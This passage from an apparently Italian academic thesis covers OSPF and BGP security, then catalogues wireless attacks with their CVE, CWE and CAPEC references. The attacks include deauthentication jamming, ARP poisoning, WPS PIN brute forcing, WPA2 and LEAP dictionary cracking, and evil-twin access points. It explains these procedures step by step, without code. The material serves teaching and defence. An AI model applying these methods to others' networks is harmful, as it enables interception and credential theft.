Una LAN che ha due o più router direttamente connessi viene denominata transit network. Questi router annunciano un link verso questa rete, invece che verso ogni altro router. Uno di essi viene eletto designated router e annuncia un Router-LSA che riguarda la transit network. Questo LSA contiene il link dal designated router alla rete e quelli dalla rete a tutti gli altri router.

Lo standard OSPF specifica che il singolo LSA è identificato dalla terna: LS type, Link State ID e Advertising Router. Il campo Link State ID di un Router-LSA è l'ID del router dei link descritti nell'LSA. Inoltre il campo Advertising Router di un Router-LSA sarà anch'esso uguale all'ID del router. Quindi in ogni Router-LSA i campi Link State ID e Advertising Router dovrebbero essere esattamente uguali. Lo standard specifica che durante il calcolo della routing table gli LSA non sono più indicizzati in base alla terna ma in base al Vertex ID, che nella pratica corrisponde al solo campo Link State ID.

Di seguito sono elencati i controlli di sicurezza previsti da OSPF e le difficioltà di un attaccante nel falsificare in modo persistente gli LSA di un router che non è sotto il suo controllo.

- per-link authentication: ogni pacchetto OSPF inviato su uno specifico link può essere autenticato, come in RIPv2, secondo la modalità plain-text o MD5. L'autenticazione è basata su un segreto condiviso tra tutti i router direttamente connessi al link. Ad ogni hop il pacchetto OSPF viene autenticato di nuovo usando il segreto dello specifico link. Questo impedisce che un pacchetto OSPF generato da un attaccante venga accettato dal router. A causa della carenza di meccanismi di gestione della chiave segreta, l'amministratore di rete deve configurare manualmente i segreti su ogni router; ciò ha spinto gli amministratori di molti AS a configurare la stessa chiave di autenticazione per tutti i link della rete.

- flooding: ogni LSA viene propagato in tutto l'AS. Quindi, un router malevolo non può impedire la propagazione di un LSA finché esiste almeno un percorso che non attraversi il router malevolo, che parta dal generatore dell'LSA legittimo e arrivi al router vittima.

- fight-back: quando un router riceve un suo LSA che è più nuovo (con SN più alto) rispetto all'ultimo che ha generato, diffonde immediatamente un nuovo LSA che annulla quello falso. Questo meccanismo impedisce tutti gli attacchi che cercano di falsificare in modo persistente un LSA di un router non sotto il controllo dall'attaccante;

- contenuto dell'LSA: un LSA descrive solo una piccola parte della topologia, solo i link verso i vicini. Quindi, per influenzare in modo significativo la conoscenza topologica dei router, l'attaccante deve falsificare molti LSA di molti router nell'AS;

- link bidirezionali: solo se un link è annunciato da entrambe i router connessi viene considerato valido durante i calcoli della routing table. Un attaccante che diffonde un link verso un altro router non influenzerà le routing table dato che l'altro router non diffonderà il link in senso opposto.

BGP

Il BGP è il protocollo standard per l'inter-domain routing adottato nella rete Internet. Il suo scopo è la distribuzione di informazioni di raggiungibilità delle reti tra AS e l'imposizione di policy su tali informazioni. Per le funzionalità di frammentazione, ritrasmissione, aknowledgment e sequencing si basa su TCP. Tuttavia, non è stato progettato per fornire funzionalità di protezione contro un attaccante che propaga informazioni su rotte in modo fraudolento o che causa intenzionalmente errori di routing. Deve quindi fare affidamento su altri protocolli e soluzioni per applicare queste misure di sicurezza. Non appena la tecnologia di Internet è stata matura, sono state sviluppate

Withdrawn Routes Length (2 octets)
Withdrawn Routes (variable)
Total Path Attribute Length (2 octets)
Path Attributes (variable)
Network Layer Reachability Information (variable)

Figura 2.16. UPDATE Message BGP.

delle funzionalità pro-attive per contrastare comportamenti malevoli. Anche se queste difese sembravano efficaci, la loro adozione risulta ancora lenta.

La versione 4 di BGP (RFC-4271 [17]) è attualmente lo standard attivo nella rete Internet. Per diminuire la dimensione delle routing table, ha introdotto il supporto per il Classless Inter Domain Routing (CIDR) e l'aggregazione di rotte. Si distinguono due tipi di sessioni tra i router BGP: sessioni internal BGP (iBGP) e sessioni external BGP (eBGP). Le sessioni iBGP sono instaurate tra peer all'interno dello stesso AS, mentre quelle eBGP tra peer di AS diversi. Le sessioni iBGP creano una rete full mesh tra tutti i router BGP di un singolo AS. Mentre le sessioni eBGP realizzano un collegamento point-to-point tra i due router coinvolti e i pacchetti scambiati hanno il valore di TTL impostato a 1. Di default la redistribuzione di rotte dal protocollo di intra domain routing al BGP e viceversa è disabilitata.

Ogni AS può stipulare accordi peer o accordi costumer con gli altri. L'accordo peer prevede che non ci sia uno scambio di denaro e le rotte non siano redistribuite agli altri AS. L'accordo customer prevede che il customer AS paghi il transit AS, in modo che il secondo accetti gli annunci del primo e redistribuisca le rotte sia ai suoi peer che ai suoi transit AS.

I tipi di messaggi BGP sono:

- OPEN Message: viene usato come primo messaggio di qualsiasi sessione BGP. Identifica la versione BGP usata, l'AS di appartenenza e il BGP Identifier (BGP ID) del router, oltre ad altri valori necessari a stabilire la sessione BGP. Il BGP ID è di solito uguale all'indirizzo IP assegnato al router sul link ed è usato quando due sessioni BGP simultanee vengono attivate tra la stessa coppia di router. La sessione BGP attivata dal router con BGP ID più alto viene mantenuta e l'altra viene chiusa.
- UPDATE Message: è usato quando le informazioni di routing cambiano e il router decide che deve comunicarle ai suoi vicini per far convergere la rete. I suoi campi sono illustrati in Figura 2.16. Un singolo messaggio può sia annunciare che rimuovere le rotte. Più rotte possono essere rimosse con un solo messaggio, ma solo le rotte che hanno gli stessi Path Attributes possono essere annunciate nello stesso messaggio, includendo più elementi Network Layer Reachability Information (NLRI). Il campo Path Attributes si compone di due byte usati per impostare i flag a seconda del tipo di percorso. Un elemento NLRI si compone dei campi Prefix Length e Prefix. Ad esempio per annunciare la rete 216.58.217.0/24 il primo campo avrà valore 24 e il secondo 216.58.217.0. I BGP ID vengono scambiati dai router quando si invia un OPEN o un UPDATE Message e consentono di identificare il mittente e le rotte fornite da altri AS.
- KEEPALIVE Message: viene inviato periodicamente tra i router per assicurasi che il timeout della connessione BGP non scada.
- NOTIFICATION Message: viene inviato quando si verifica un errore. Il messaggio contiene un codice di errore e un sotto-codice, oltre ad altri dati per capire il problema. Dopo l'invio di questo messaggio, la connessione BGP viene chiusa.

Il router BGP sceglie la rotta migliore in base ai Path Attributes associati ai prefissi IP. Uno di questi è l'AS_PATH, che è un attributo obbligatorio. Quando un router invia un UPDATE Message a un vicino di un altro AS, aggiunge il suo ASN in testa all'AS_PATH. Quindi questo

attributo elenca gli AS che devono essere attraversati per raggiungere il particolare prefisso IP. Il suo scopo principale è evitare i loop. Senza questo attributo BGP sarebbe soggetto agli stessi limiti del RIP. Entrambi sono protocolli distance vector, il cui problema principale è il count-to-infinity. RIP risolve il problema considerando una destinazione irraggiungibile quando l'hop count supera il valore 15. BGP invece analizza l'attributo AS_PATH e se trova il proprio ASN ignora l'UPDATE Message.

Uno dei diversi modi per fare traffic engineering è l'utilizzo di una route map, che personalizza la gestione del traffico al di là di quanto dettato dalla routing table. Sono principalmente usate per distribuire le rotte nei processi di routing RIP, EIGRP, OSPF o nello stesso BGP. Vengono anche usate per la generazione della rotta di default nel processo di intra-domain routing. Definiscono anche quali rotte da uno specifico protocollo di routing possono essere redistribuite in uno specifico processo di routing. Hanno alcune caratteristiche in comune con le Access Control List (ACL). Entrambe sono un meccanismo generico. Sono una sequenza ordinata di singole istruzioni, ognuna delle quali può risultare in una negazione o in una concessione. Per quanto riguarda le differenze, le route map sono più flessibili delle ACL e possono eseguire dei controlli sulle rotte in base a criteri non disponibili per le ACL. Il risultato dell'applicazione di un'ACL è sì o no, quindi consente o meno la redistribuzione della rotta. Mentre la route map non solo permette o nega la redistribuzione ma è in grado di modificare le informazioni associate alla rotta.

La route map può fare il prepending che consiste nell'aggiungere uno o più ASN in testa all'AS_PATH. In un contesto non malevolo, di solito si fa il prepending solo del proprio ASN. Si applica spesso sugli UPDATE Message in uscita verso i transit ISP o verso i peer ISP, in modo da influenzare il traffico in entrata. Può anche essere applicato sugli UPDATE Message in entrata, per influenzare il traffico in uscita.

Capitolo 3

Attacchi

In questo capitolo descrivo gli attacchi le cui implementazioni sono descritte nel Capitolo 4 e le cui protezioni sono esposte nel Capitolo 5. Per ogni attacco faccio riferimento alle eventuali vulnerabilità pubbliche sfruttabili per realizzarlo presenti nel CVE. Inoltre assegno ad ogni attacco una o più categorie delle debolezze e vulnerabilità software comuni secondo il CWE e dei pattern di attacco comuni secondo il CAPEC.

CVE

Il Common Vulnerabilies and Exposure (CVE) è una lista di vulnerabilità di cybersecurity pubbliche. Ogni elemento della lista ha un numero identificativo, una descrizione e almeno un riferimento pubblico. Il CVE è usato dall'U.S. National Vulnerability Database (NVD). Il CVE è stato avviato dalla MITRE Corporation mentre l'NVD è stato avviato dal National Institute of Standards and Technology (NIST).

Il NVD è un database di vulnerabilità costruito sulla base della lista di CVE ed è sincronizzato con essa, in modo che un aggiornamento alla singola CVE venga immediatamente applicato al NVD. Fornisce informazioni aggiuntive per ogni record come informazioni di correzione, livello di gravità e di impatto. Tra le informazioni aggiuntive fornite, il NVD fornisce anche informazioni riguardanti sistemi operativi, produttori e prodotti, versione, tipo di vulnerabilità e sua sfruttabilità.

Per ogni attacco ho riportato dopo la sua descrizione le CVE rilevanti, le cui vulnerabilità possono essere sfruttate per realizzare l'attacco stesso.

CWE

Il Common Weakness Enumeration (CWE) è una lista di debolezze software comuni, sviluppata dalla sua community e mantenuta dalla MITRE Corporation. Usa un linguaggio comune per la descrizione delle debolezze software a livello di sicurezza in ambito architetturale, di progettazione e di codice. Rappresenta una metrica per i tool di sicurezza che verificano tali debolezze. Fornisce una base per l'identificazione, la mitigazione e la prevenzione di tali debolezze.

Basandosi sulle opinioni del mondo accademico, del settore industriale e governativo, il CWE cerca di offrire uno standard unificato, finalizzato alla valutazione del codice e all'accelerazione della pratica di verifica del software da parte delle aziende che vogliono analizzare i software acquisiti o sviluppati. Le debolezze possono essere raggruppate secondo l'ambito di:

- ricerca: per facilitare l'analisi della singola debolezza, incluse le sue dipendenze, e per identificare in modo sistematico gli scostamenti teorici rispetto alle altre debolezze; classifica le debolezze ignorando come possano essere individuate, dove appaiano nel codice, e come entrino nel ciclo di vita del suo sviluppo; è organizzata principalmente secondo un'astrazione del funzionamento del codice;

- sviluppo: organizza le debolezze secondo i concetti maggiormente usati durante lo sviluppo del software; è un punto di vista molto vicino a quello di sviluppatori, docenti e produttori; offre una separazione pensata per semplificare la navigazione e il collegamento tra i concetti;
- architettura: organizza le debolezze in base ai metodi sicuri di progettazione architetturale; è pensata per aiutare i progettisti a identificare potenziali errori che possono essere commessi durante la progettazione del software.

Per ogni attacco ho riportato dopo la sua descrizione le CWE rilevanti.

CAPEC

Common Attack Pattern Enumeration and Classificaton (CAPEC) è un dizionario di pattern di attacco comuni adottati per sfruttare le vulnerabilità note. Consente ad analisti, sviluppatori e tester di individuare difese avanzate contro gli attacchi. I pattern possono essere raggruppati in base al meccanismo o al dominio dell'attacco.

Nel raggruppamento secondo il meccanismo dell'attacco alcuni patter potrebbero rientrare in più di uno in base al punto di vista. I meccanismi di attacco proposti dal MITRE sono: Engage in Deceptive Interactions, Abuse Existing Functionality, Manipulate Data Structures, Manipulte System Resources, Inject Unexpected Items, Employ Probabilistic Techniques, Manipulate Timing and State, Collect and Analyze Information e Subvert Access Control.

I domini dell'attacco proposti dal MITRE sono: Software, Hardware, Communications, Supply Chain, Social Engineering e Physical Security.

Per ogni attacco ho riportato dopo la sua descrizione i CAPEC rilevanti.

3.1 Attacchi Wireless

In questa sezione descrivo gli attacchi contro le tecnologie wireless Wi-Fi e Bluetooth.

3.1.1 De-Cloaking

Nella modalità "Network Cloaking" o "SSID Nascosto", l'AP non invia i beacon frame per annunciarsi ai client. Lo standard IEEE 802.11 specifica che invece deve annunciare il proprio SSID, ma molti produttori hanno realizzato implementazioni che permettono di disabilitare questo comportamento. Quando l'SSID è nascosto, i dispositivi che si sono precedentemente connessi inviano delle probe request per cercarlo su tutti i canali disponibili. Se un attaccante è in grado di associare l'SSID a un particolare utente o a un insieme di utenti, può tracciarne gli spostamenti. Il Network Cloaking non è utile per rendere sicura la propria rete.

debolezze	CWE-201 Information Exposure Through Sent Data
pattern di attacco	CAPEC-613 Wi-Fi SSID Tracking

3.1.2 Jamming

Con Jamming si intende il disturbo del segnale wireless tramite interferenze. Può essere dovuto a una situazione accidentale o volontaria.

Alcuni apparecchi domestici (es. forno a microonde, baby monitor) operano nelle frequenze dei 2.4 GHz, quindi nella stessa banda utilizzata dai dispositivi Wi-Fi. Questi apparecchi possono quindi disturbare l'attività delle reti Wi-Fi.

Oltre ai disturbi accidentali, è possibile realizzare il Jamming in modo intenzionale grazie al fatto che i frame di gestione IEEE 802.11 non sono protetti tramite crittografia. L'attaccante sfrutta i deauthentication frame, che secondo lo standard vengono inviati quando si deve terminare la comunicazione tra client e AP. In Figura 3.1 è descritta la sequenza dell'attacco.



Figura 3.1. Flow chart del jamming.

vulnerabilità	CVE-2007-2927 CVE-2017-12096
debolezze	CWE-284: Improper Access Control
pattern di attacco	CAPEC-604 Wi-Fi Jamming

3.1.3 Authentication and Association DoS attack

Con questo attacco si cerca di inondare l'AP con authentication e association frame. L'attaccante simula la presenza di molti client che vogliono associarsi all'AP. Per fare ciò falsifica il proprio indirizzo MAC tra una richiesta e l'altra. L'effetto è il consumo di memoria nell'AP e la riduzione delle sue capacità di elaborazione, che ostacolano la sua disponibilità nei confronti di client legittimi.

3.1.4 Deauthentication and Disassociation DoS attack

Per realizzare questo attacco si inviano deauthetication e disassociation frame ai client connessi all'AP, a seguito dei quali si disconnettono immediatamente dall'AP. Questo attacco è realizzabile perché il traffico di gestione non è protetto e quindi i frame sono inviati in chiaro (facilmente falsificabili). Si possono attaccare tutti i client connessi all'AP, inviando i frame con indirizzo sorgente corrispondente a quello dell'AP e con indirizzo destinazione quello broadcast. Diversamente si può attaccare un singolo client, inviandoli con indirizzo destinazione corrispondente al suo indirizzo MAC.

3.1.5 Cache Poisoning attack

L'attaccante sfrutta la funzionalità delle cache per inserire in essa e mantenere valori che servono ai suoi scopi. L'obiettivo può essere una cache di un'applicazione (web browser) oppure una cache pubblica (DNS). Finché la cache avvelenata non viene aggiornata, le applicazioni o i client usano i suoi dati considerandoli validi. Questo può favorire diversi attacchi, come il redirect del browser verso siti che ospitano malware.

Un tipo di Cache Poisoning è l'ARP poisoning, applicabile quando l'attaccante ha accesso alla stessa LAN della vittima limitatamente a reti connesse con dispositivi di livello 2 (hub e bridge), ma non con dispositivi di livello 3 (router). L'attaccante cerca di inserire nuove entry o aggiornare quelle presenti nell'ARP cache della vittima e del suo gateway. Può utilizzare:



Figura 3.2. Percorso traffico della vittima prima e dopo l'ARP Poisoning.

- ARP reply: invia una reply falsa alla vittima; se la vittima la accetta senza controllare se precedentemente aveva fatto una request, la cache viene avvelenata; in questo caso si parla di ARP reply gratuite, cioè che non sono previste secondo la specifica ARP (RFC-826 [18]).
- ARP request: invia una request falsa alla vittima, questa assumendo che successivamente verrà stabilita una connessione aggiorna la sua ARP cache con il mapping di indirizzi IP-MAC ricavati dalla request.

L'attaccante invia una reply o una request alla vittima con indirizzo IP sorgente corrispondente a quello del gateway e una al gateway con indirizzo IP sorgente corrispondente a quello della vittima. Se la cache di entrambi viene avvelenata, l'attaccante assume una posizione di MITM tra i due. In Figura 3.2 è illustrato il percorso del traffico: le frecce continue descrivono il percorso del traffico in uscita dalla LAN, quelle tratteggiate il percorso di quello in entrata.

vulnerabilità	CVE-1999-0667
debolezze	CWE-345: Insufficient Verification of Data Authenticity
pattern di attacco	CAPEC-141 Cache Poisoning

3.1.6 Brute Force attack

Brute Force attack online

Ogni opzione WPS fornisce un tipo di autenticazione diversa.

- PBC → accesso fisico;
- PIN con registrar interno → interfaccia web;
- PIN con registrar esterno → PIN.

Dato che l'opzione PIN con registrar esterno non richiede nessuna forma di autenticazione se non fornire il PIN stesso, questa opzione è una vulnerabilità a un Brute Force attack. Per un attacco esaustivo si dovrebbero provare 10^8 PIN. Ma un attaccante può ricavare informazioni sulla correttezza delle due parti del PIN in base alle risposte ricevute dall'AP. Considerando le interazioni nel Registration Protocol di WPS:



Figura 3.3. Flow chart del Brute Force attack contro WPS.

- se il supplicant riceve un messaggio EAP-NACK dopo aver inviato il messaggio M4 sa che la prima metà del PIN è errata;
- se il supplicant riceve un messaggio EAP-NACK dopo aver inviato il messaggio M6 sa che la seconda metà del PIN è errata.

Quindi per condurre un attacco esaustivo si passa da 10^8 a $10^4 + 10^4$ PIN da provare. Inoltre dato che l'ultima cifra del PIN è sempre il checksum delle altre, i tentativi si riducono a $10^4 + 10^3$ (11000). Vediamo il flow chart del Brute Force attack contro WPS in Figura 3.3.

vulnerabilità	CVE-2016-4824
pattern di attacco	CAPEC-112 Brute Force

Brute Force attack offline

Nel Registration Protocol di WPS, sia il supplicant che l'AP devono provare la conoscenza del PIN. I nonce segreti E-S1 ed E-S2 generati dall'AP in alcune implementazioni non sono sufficientemente casuali. Se l'attaccante recupera i primi tre messaggi del Registration Protocol, conosce i due hash (E-Hash1 ed E-Hash2) derivati dalle due parti del PIN (PSK1 e PSK2) sui quali esegue il Brute Force attack offline. Inoltre dai primi tre messaggi conosce le chiavi pubbliche DH (PK_E e PK_R). Quindi le incognite sono PSK1 e PSK2.

$$\text{E-Hash1} = \text{HMAC}_{\text{AuthKey}}(\text{E-S1} \,||\text{PSK1} \,||\text{PK}_\text{E} \,||\text{PK}_\text{R})$$
$$\text{E-Hash2} = \text{HMAC}_{\text{AuthKey}}(\text{E-S2} \,||\text{PSK2} \,||\text{PK}_\text{E} \,||\text{PK}_\text{R})$$

L'attacco consiste nel fare il brute forcing del PIN sui due hash, quindi può essere avviato offline non appena l'attaccante ha scambiato i primi tre messaggi con l'AP vittima.

vulnerabilità	CVE-2014-9690
debolezze	CWE-332 Insufficient Entropy in PRNG
pattern di attacco	CAPEC-112 Brute Force

3.1.7 Dictionary attack

Dictionary attack - WPA2

Questo attacco può essere condotto contro reti WPA/WPA2 configurate in modalità Personal, ma non contro quelle in modalità Enterprise. Per poter realizzare l'attacco è necessario catturare il four-way handshake scambiato tra il client e l'AP. Si può deautenticare un client già connesso o aspettare che un nuovo client si connetta all'AP. Con l'handshake catturato, il resto dell'attacco può essere effettuato offline. Nel particolare, le operazioni eseguite per individuare la PSK sono:

1. dal four-way handshake si estraggono AA, SA, ANonce, SNonce, payload (Messaggio 3 e Messaggio 4) e MIC del Messaggio 4;
2. la PSK candidata viene usata per calcolare la PMK;
3. si calcola la PTK a partire da PMK, AA, SA, ANonce e SNonce;
4. si usa KCK, estratta da PTK, per calcolare il MIC del payload;
5. se il MIC calcolato corrisponde con quello del Messaggio 4 la PSK candidata è quella corretta.

Il Dictionary attack è compute bound, quindi in base alla CPU si possono provare un certo numero di chiavi al secondo (es. Intel Core i5 → 1900-2000 chiavi/s). L'attacco può essere anche velocizzato sfruttando una Graphical Processing Unit (GPU). Se il dizionario è molto grande potrebbe essere necessario molto tempo per provare tutte le password. Dato che sia WPA che WPA2 usano lo stesso meccanismo di autenticazione è possibile usare lo stesso attacco contro entrambe le implementazioni.

vulnerabilità	CVE-2016-10116
debolezze	CWE-521 Weak Password Requirements CWE-201: Information Exposure Through Sent Data
pattern di attacco	CAPEC-622 Electromagnetic Side-Channel Attack CAPEC-604 Wi-Fi Jamming CAPEC-16 Dictionary-based Password Attack

Dictionary attack - WPA2 - HalfHandshake

Questo attacco consente di individuare la PSK anche in assenza dell'AP. L'attaccante si pone in ascolto delle probe request del client vittima e attiva un AP con l'ESSID richiesto. Sono necessari solo il primo e il secondo messaggio del four-way handshake. L'autenticazione ovviamente fallisce, ma l'attaccante ha abbastanza informazioni per eseguire un Dictionary attack.

In Figura 3.4 sono illustrati i messaggi scambiati tra l'attaccante e la vittima durante l'attacco. L'AP controllato dall'attaccante invia il Messaggio 1 (contenente l'ANonce) alla vittima. La vittima calcola la PTK da cui estrae la KCK. Tramite la KCK genera il MIC da includere nel Messaggio 2 e lo invia all'AP. A questo punto, l'attaccante conosce i valori di ANonce, SNonce, AA, SA, payload e MIC tramite cui può lanciare il Dictionary attack.



Figura 3.4. Scambio messaggi tra vittima e attaccante in HalfHandshake.

Dictionary attack - LEAP

LEAP usa MS-CHAPv2, che è affetto dalle seguenti vulnerabilità:

- non usa "sale" nel calcolo dell'hash NT;
- la chiave DES scelta per la sfida/risposta è debole;
- l'username è inviato in chiaro.

Date queste vulnerabilità, dopo aver catturato i pacchetti scambiati tra il supplicant e l'AP l'attaccante è in grado di dedurre sufficienti informazioni per realizzare un Dictionary attack contro la password dell'utente.

Dato che MS-CHAPv2 non usa "sale" nel calcolo dell'hash NT, l'attaccante può precalcolare una lista indicizzata di password e il relativo hash NT. È un calcolo relativamente utile, dato che nel corso dell'attacco si esegue la cifratura DES della sfida usando le chiavi derivate dall'hash NT, per cui non è un calcolo eccessivamente pesante a livello computazionale per le CPU moderne.

L'attaccante può ridurre notevolmente il tempo necessario per completare il Dictionary attack contro la sfida/risposta LEAP sfruttando la seconda vulnerabilità del protocollo MS-CHAPv2. Infatti, quando un supplicant riceve una sfida, la cifra tre volte usando come chiavi DES tre porzioni derivate dall'hash NT della password. Il DES richiede una chiave di 7 byte, quindi il supplicant divide l'hash NT di 16 byte in tre parti:

$$\text{K1} = \text{HB1 HB2 HB3 HB4 HB5 HB6 HB7}$$

$$\text{K2} = \text{HB8 HB9 HB10 HB11 HB12 HB13 HB14}$$

$$\text{K3} = \text{HB15 HB16 0x00 0x00 0x00 0x00 0x00}$$

dove HBi è il byte i-esimo dell'hash NT e 0x00 è il byte nullo.

La vulnerabilità del protocollo sta nel fatto che l'output della terza cifratura DES è debole a livello crittografico, infatti le possibili permutazioni della chiave K3 sono solo 2^{16}. L'attaccante calcola tutti i valori possibili della chiave K3 e controlla quale di queste è stata usata per generare il terzo output DES (ultimi 7 byte della risposta). Tiene in considerazione solo le password il cui hash ha negli ultimi due byte quelli individuati. Per individuare l'effettiva password controlla se la sfida cifrata con i primi due blocchi da 16 byte dell'hash della password verifica la prima e la seconda parte della risposta. Nelle seguenti formule $MSB_{n,m,l,...}(X)$ rappresenta i Most Significant Byte n,m,l,... di X e $DES_K(C)$ rappresenta la cifratura DES con la chiave K del cleartext C.

$$MSB_{15,16,17,18,19,20,21}(LoginResponse) = DES_{K3}(LoginChallenge)$$

$$HB15||HB16 = MSB_{1,2}(K3)$$

$$MSB_{15,16}(hash(password)) = HB15||HB16$$

$$K1 = MSB_{1,2,3,4,5,6,7}(hash(password))$$

$$K2 = MSB_{8,9,10,11,12,13,14}(hash(password))$$

$$DES_{K1}(LoginChallenge) = MSB_{1,2,3,4,5,6,7}(LoginResponse)$$

$$DES_{K2}(LoginChallenge) = MSB_{8,9,10,11,12,13,14}(LoginResponse)$$

vulnerabilità	CVE-2003-1096
debolezze	CWE-759 Use of a One-Way Hash without a Salt
pattern di attacco	CAPEC-16 Dictionary-based Password Attack

3.1.8 Evil Twin attack

L'Evil Twin attack si articola in due fasi:

- inviare frame di deautenticazione per annullare le connessioni esistenti;
- creare un falso AP che imita l'AP vittima.

Questo attacco può essere applicato sia contro reti aperte che reti protette. Nel caso di reti aperte, tutti i client si connettono automaticamente all'AP falso, l'attaccante poi può attivare un captive portal per catturare le credenziali di accesso delle vittime. Mentre per le reti protette, l'AP falso presenta necessariamente una rete aperta (non conoscendo la PSK), in Ubuntu e Android l'utente deve connettersi manualmente alla nuova rete, mentre in Windows la connessione è automatica ma viene mostrata una notifica sul fatto che il livello di sicurezza della rete sia cambiato.

Lo standard IEEE 802.11 non è chiaro su come si debba comportare il client quando più AP si annunciano con lo stesso ESSID. La decisione è a discrezione dell'implementazione e nella maggior parte dei casi il client sceglie l'AP con segnale migliore. Inoltre i frame di gestione non sono protetti a livello crittografo, quindi sono vulnerabili a intercettazioni, modifiche e replay attack.

Le aziende che usano un captive portal per fornire connettività ai propri utenti sono maggiormente esposte a questo tipo di attacco. L'attaccante che completa con successo l'attacco ottiene una posizione di man-in-the-middle (MITM) tra il client e l'AP.

debolezze	CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
pattern di attacco	CAPEC-615 Evil Twin Wi-Fi Attack

N.B.: Differenza tra Rogue AP e Evil Twin AP

- Un Rogue AP è un AP illegittimo che viene connesso a una rete wired per consentirne l'accesso tramite il mezzo wireless.
- Un Evil Twin AP è la copia (twin = gemello) di un AP legittimo. L'attaccante attira i client per farli connettere e rubare informazioni agli utenti; questo tipo di AP è da considerarsi una specializzazione del Rogue AP. Un Evil Twin AP può essere usato anche durante un Penetration Testing in una rete aziendale per verificare l'awareness degli utenti in ambito security.

3.1.9 Impersonation attack

Per realizzare l'Impersonation attack contro reti WPA-Enterprise, l'attaccante deve avere un buon segnale verso il supplicant in modo che si presenti in veste dell'authenticator e risponda più velocemente.

1. La prima fase dell'attacco consiste nel creare una rete replica che deve essere quanto più possibile simile a quella legittima, in modo da far credere ai supplicant che stiano interagendo con essa.
2. Nella seconda fase si procede all'individuazione e alla deautenticazione dei client connessi alla rete legittima, in modo da costringerli a riautenticarsi ma nei confronti della rete replica. L'attaccante può forzare la disconnessione di un client dalla rete oppure aspettare che un nuovo supplicant si autentichi alla rete replica. Dalla fase di autenticazione l'attaccante raccoglie i dati relativi alla sfida che l'authenticator invia al supplicant e alla risposta che l'authenticator riceve dal supplicant.

3. Nella terza fase si risale alle credenziali di accesso del supplicant a partire dalla sfida e dalla risposta catturate. Per risalire alle credenziali si applica un Dictionary attack.

Si può fare lo sniffing della sfida e della risposta negli scenari in cui non viene impiegato correttamente EAP-TLS, EAP-TTLS o PEAP. Il primo protocollo realizza la mutua autenticazione del supplicant e dell'authentication server sfruttando i relativi certificati. Mentre gli ultimi due creano un tunnel TLS per evitare che le credenziali vengano catturate da soggetti esterni alla comunicazione tra supplicant e authentication server.

vulnerabilità	CVE-2009-4144
debolezze	CWE-295 Improper Certificate Validation CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
pattern di attacco	CAPEC-615 Evil Twin Wi-Fi Attack

3.1.10 Phishing attack

La parola 'phishing' è un neologismo derivato dal termine 'fishing' inteso come pesca di informazioni. La pagina di phishing deve avere lo stesso 'look and feel' della pagina che la vittima si aspetta nel particolare contesto. L'attaccante può usare il Phishing attack per ottenere informazioni sensibili come credenziali di accesso, mascherandosi come un'entità fidata. Ottenute le credenziali le usa per accedere a risorse protette.

